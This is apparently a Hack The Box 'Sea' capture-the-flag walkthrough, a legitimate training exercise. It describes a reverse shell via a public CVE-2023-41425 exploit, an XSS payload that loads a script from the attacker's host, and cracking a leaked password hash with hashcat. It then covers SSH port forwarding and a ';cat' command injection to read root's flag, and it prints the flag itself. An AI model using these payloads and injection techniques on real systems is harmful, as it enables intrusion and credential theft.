
***Hack The Box: Sea (Walkthrough)***

A screenshot of a computer

Description automatically generated

At first, we need to download the OpenVPN for solving the HTB lab, which will help us to make a secure connection as the labs are hosted on a private network. Now, let’s start the VPN using the command “**sudo openvpn OpenVPN filename**”:



After that, let’s start the box and get the targeted Ip address. As we can see in the following image as we get the target ip address which is **10.10.11.28**:  
A screenshot of a computer

Description automatically generated

***For User Flag:***

After getting the ip address, lets visit the site cvefeed.io and search CVE-2023-41425 from which we will get the GitHub link and see the`exploit.py` file which will provide us a python script. That script will help us to exploit the vulnerable service or application on the target machine to gain unauthorized access or escalate privileges.

A screenshot of a computer


Description automatically generated

Let’s copy the code using the command “mousepad exploit.py” in our system.


A screenshot of a computer program

Description automatically generated

Now, let’s run the command “python3 exploit.py http://sea.htb/loginURL machine ip (10.10.14.84) port (1234)” where the command runs the exploit.py script to exploit a vulnerability on the Sea HTB target, by triggering a reverse shell connection from the target (sea.htb) to our machine (10.10.14.84) on port 1234.



On the new terminal, lets run the command nc -lvnp 1234 which will help us to listen on our machine to wait for a reverse shell connection on port 1234.



After that lets enter the IP 10.10.11.28 in browser which is the target machine in the Sea lab. We will get the following result:

A screenshot of a computer

Description automatically generated

After that lets visit the How to participate option where we will get the following result:

A screenshot of a computer


Description automatically generated

We can see the contact option in the above image. Let’s click on it and after clicking we will get the registration form for the sea, as following:

A computer screen shot of a registration form

Description automatically generated

On the website option in the registration form we need to enter the URL that we get while running the python3 command in the above section and the URL we will get like “http://sea.htb/index.php?page=loginURL?"></form><script src='http://10.10.14.84:8000/xss.js'></script><form action="



After filling the registration form, we will just get the root shell and get the reverse shell connection and after that process we need to explore the target’s file system to gather information. In this case, we will see on /var/www folder. We use pwd to check where we are and use ls to list the files and folder inside it. Similarly, we get html and see file and we entered inside sea directories we get the following files and folders as shown in the following image:

A screen shot of a computer

Description automatically generated

After that lets open the data directory that we get from the sea directory using the command cd and list the content that are stored inside it using ls command and identify the files. Similarly, using the cat database.js command, we found a configuration file revealing the detail of the sea and the main thing is that we get the password as we can see in the following image:


A screenshot of a computer screen

Description automatically generated

On the next step, we will use the tool hashcat for cracking the passwords and -a 0 for specifying the attack mode. Similarly, we used the -m 1200 which tells the hashcat to use the MD5(unix) hash type for cracking the password and used pass for containing the hashed password after cracking. And at the end we provide the wordlist(/usr/share/wordlists/rockyou.txt) used in the attack which contains the common password.



Now, at this point let’s use the ssh connection for connecting to the target machine amaya@sea.htb with the password “mychemicalromance”.



At the end point, we get the file named as user.txt which contains the user flag as clearly shown in the following image:

A screenshot of a computer

Description automatically generated

After pasting the flag that we get from the user.txt file. We finally owned the user flag.

A black and white line

Description automatically generated with medium confidence


***For Root Flag***

Now, for user flag let’s start the `ssh` command to log into the remote server `amaya@sea.htb` using the same password that we have used in above method while using the same ssh which is mychemicalromance. After logging in, lets copy the script from GitHub which is LinPEAS.sh file which is mainly used to gain higher-level privileges. Then, we used the `nano` editor to modify the `linpeas.sh` script and then made it executable with the command `chmod +x linpeas.sh`


A screen shot of a computer

Description automatically generated

After running the ./linpeas.sh command, we noticed that the system has an active service running on port 8080 bound to the local address 127.0.0.1. This indicates a web service or application are accessible only locally.



Now, let’s start the SSH session with port forwarding set up using the ssh -L 8888:localhost:8080 which will forward to the target machine's local port 8080 (hosting a service accessible only via 127.0.0.1) to port 8888 on our system, allowing us to interact with the service.



After forwarding to port 8888, let’s go to browser and search the localhost:8888 and we will get the following result which will ask us to sign in. Let’s sign in using the username amay and password as mychemicalromance.

A screenshot of a computer

Description automatically generated

After signing in we will get the following result. Now, in this process we will just clear the access log and click on the analyze option.

A screenshot of a computer

Description automatically generated

Now, let’s analyze the packages in burp suite where we accessed the forwarded service on localhost:8888, corresponding to the remote machine’s port 8080. In the HTTP history we can clearly see the GET and POST requests sent to the application, with successful responses showing the service is active. Let’s analyze the last post method packages and send the requests to the repeater as we can clearly see in the following image:

A screenshot of a computer

Description automatically generated

Now, let’s analyze the service running on port 8080. After identifying the local service, we can test for vulnerabilities such as command injection by sending crafted input to the application. Using separators like ;, we can manipulate the service to bypass its filters and execute arbitrary commands. After some trial and error, this approach may reveal sensitive files owned by root or allow command execution on the system, demonstrating a critical security flaw that can be exploited further. Similarly, let’s use the /root.root.txt;cat between log\_file= and &analyze\_log= in response we will easily get the user flag as you can clearly see in the following image:

A screenshot of a computer

Description automatically generated

So, the flag for root flag is: 85942b2368f3bde3f1d0fd3edaa9c4b6

A dark blue background with black lines

Description automatically generated

So, we finally Pwned the lab Sea.